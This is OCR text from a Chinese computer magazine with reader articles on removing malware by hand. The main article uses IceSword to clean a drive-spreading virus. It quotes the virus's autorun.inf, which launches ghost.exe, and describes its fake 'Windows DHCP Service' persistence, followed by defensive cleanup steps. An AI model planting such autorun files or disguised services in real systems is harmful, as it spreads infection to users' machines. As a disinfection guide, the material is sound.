



图6

在安全模式下我把系统启动项也进行了修改，然后又重新在IE的属性里更改IE的默认主页就行了。费了半天的工夫终于搞定了，不禁感慨现在的病毒木马和恶意程序是越来越先进啊，后来我还发现这个东东和我中的灰鸽子一样，都爱改我的boot.ini文件，好在我以前备份过，我可是双系统啊。

（文章中涉及到的恶意程序已经收录在光盘中，仅供有兴趣的朋友自行研究，请勿运行）



巧用冰刃清病毒

董辉斌

同事的电脑感染了病毒，重新安装系统后，安装了我们公司自己的一些软件，还没有打开IE浏览网站，就又发现了病毒。我仔细检查了一番，我们公司的软件确信是没有病毒的，我打开"我的电脑"，单击菜单栏"工具"—"文件夹选项"—"查看"，取消掉"隐藏受保护的操作系统文件"和"隐藏已知文件类型的扩展名"前面的勾，选中"显示所有文件和文件夹"，再打开D盘，发现多了三个文件，autorun.inf、ghost.exe和go.exe，如图1。




图1

其中autorun.inf文件内容为：

```
[AutoRun]
OPEN=ghost.exe
shellexecute=ghost.exe
shell\打开(&O)\command=ghost.exe
```




图2

我查看其它磁盘也都有这样的文件，看来一定是这个ghost.exe搞的鬼。另外，如果我们使用鼠标右键单击D盘，也会发现多出了个"自动播放"选项，双击的话就是执行了ghost.exe，如果直接使用右键单击，然后"打开"的话就不会运行病毒文件。不过，要是靠这种方法来防范运行该病毒文件的话太麻烦了，一种简单有效的方法就是禁止自动播放。在"开始"—




图3

“运行”栏中输入gpedit.msc，打开组策略，点击“计算机配置”—“管理模板”—“系统”，在右边的窗口中找到“关闭自动播放”，启用即可，如图2。

下面来清除掉这个病毒，我们使用冰刃，先删除掉c、d、e（你有几个盘就删几个盘的）盘的autorun.inf、ghost.exe和go.exe这三个文件，然后到C:\WINDOWS目录，按文件修改时间来排序，发现了可疑文件wsvbs.exe，在进程中结束掉它，然后删除该文件。找到最近修改过的目录，一一排查，在system目录下发现了许多可疑文件，如图3，特别是conime.exe这个文件，出现在system32目录下是正常的，但出现在其它目录下就肯定不对了。




图4

在system32目录下发现了wsvbs.dll、windhcp.ocx，但是直接删除不了，应该是注入到了其它进程中，一般是Explorer.exe这个进程。使用冰刃右键单击Explorer.exe，选择“模块信息”，找到里面的wsvbs.dll和windhcp.ocx，点右面的“卸除”，然后把它们删除掉，不过windhcp.ocx居然还是删除不掉，我又查找了一下，原来是注册成了系统服务：




图5

服务名称：WinDHCPsvc
显示名称：Windows DHCP Service
描述：为远程计算机注册并更新 IP 地址
可执行文件的路径：%System%\rundll32.exe windhcp.ocx,start

在cmd命令提示符中输入**net stop windhcpsvc**来停止该服务，然后运行regedit启动注册表，在注册表中删除服务项[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinDHCPsvc]，最后再删除掉windhcp.ocx文件。

在冰刃的进程管理中我还发现有其它的非系统进程，查看进程对应程序目录是C:\Documents and Settings\Administrator\Local Settings\Temp，如图4，图5。

把可疑的进程全结束掉，然后清空整个Temp文件夹，最后点“开始”—“运行”，输入**msconfig**，把启动项目前面的勾全部取消掉，重新启动电脑，病毒就全部被清除了。

（本文所涉及到的冰刃已收录到光盘中）

文章难易度：★★
文章阅读点：发现病毒、搜索文件、监控注册表、恢复还原注册表

菜鸟痛苦的手动杀毒经历

平凡

这天碰到了一件奇怪的事情，上午还用的好好的电脑，下午再用时就发现QQ的键盘加密锁上有一个大大的红叉，我的第一感觉就是中木马了！后来仔细一看，发现瑞星防火墙没有启动，桌面上的瑞星防火墙图标也显示的不正常（图1），不过同在桌面上的北信源杀毒软件却好好的，但也没有提示有木马（看来我该换杀毒软件了），或许是因为它没有瑞星出名吧。

